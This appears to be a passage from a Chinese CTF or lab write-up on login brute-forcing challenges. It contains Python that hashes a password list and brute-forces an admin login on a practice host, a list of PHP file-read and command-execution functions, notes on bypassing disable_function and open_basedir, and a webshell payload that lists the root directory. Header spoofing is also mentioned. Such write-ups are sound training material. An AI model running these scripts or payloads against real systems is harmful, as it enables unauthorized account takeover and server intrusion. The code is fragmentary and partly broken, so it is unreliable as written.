with open('c:/users/sn/desktop/dic\_pass.txt','r') as f:

line=f.readlines()

for i in line:

i= i.replace('\n','')

#print(i+'\*')

m = hashlib.md5()

b = i.encode(encoding='utf-8')

m.update(b)


str\_md5 = m.hexdigest()

print(str\_md5)


exit()

with open('c:/users/sn/desktop/pass.txt','a') as p:

p.write(str\_md5+'\n')



## 爆破4



import requests

import base64

import threading

headers={

'Host': 'test.dns.outnet',

'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0',

'Accept-Encoding': 'gzip, deflate',

'Content-Type': 'application/x-www-form-urlencoded'

}

url='http://test.dns.outnet/web\_1/train\_4/index.php'

def run(username):

global headers

global url

with open('c:/users/sn/desktop/dic\_pass.txt') as p:

line=p.readlines()

for i in line:

u=username

s=u+'::'+i

b64=base64.b64encode(s.encode('utf-8')).decode('utf-8')

print(s)

data={'username':u,'password':i,'captcha':b64,'submit':'Login'}

cookies={'check':b64}

prox={'http':'127.0.0.1:8080'}

content=requests.post(url,data=data,cookies=cookies).text

if 'key' in content:

print(content)


break

run('admin')


## 爆破5（绕过disable\_function&open\_basedir）

爆破得密码admin123


连接查看phpinfo，发现大量敏感函数被禁用



写函数列目录



读取文件



文件读取函数  
Readfile  
Fopen+fgets/fgetc/…  
Fread  
File\_get\_contents  
File (var\_dump)  
Show\_source  
Highlight\_file  
  
命令执行  
system,exec,shell\_exec,passthru,proc\_open  
  
列目录：  
Opendir  
Scandir  
glob('\* ‘)  
dir  
spl

DirectoryIterator


绕过disable\_function 执行系统命令

绕过open\_basedir 读取主机文件


admin123=$a = "glob:///\*";print\_r(scandir($a));


## 爆破6

admin 123456



伪造x-forwarded-for





## 爆破7

带验证码的爆破

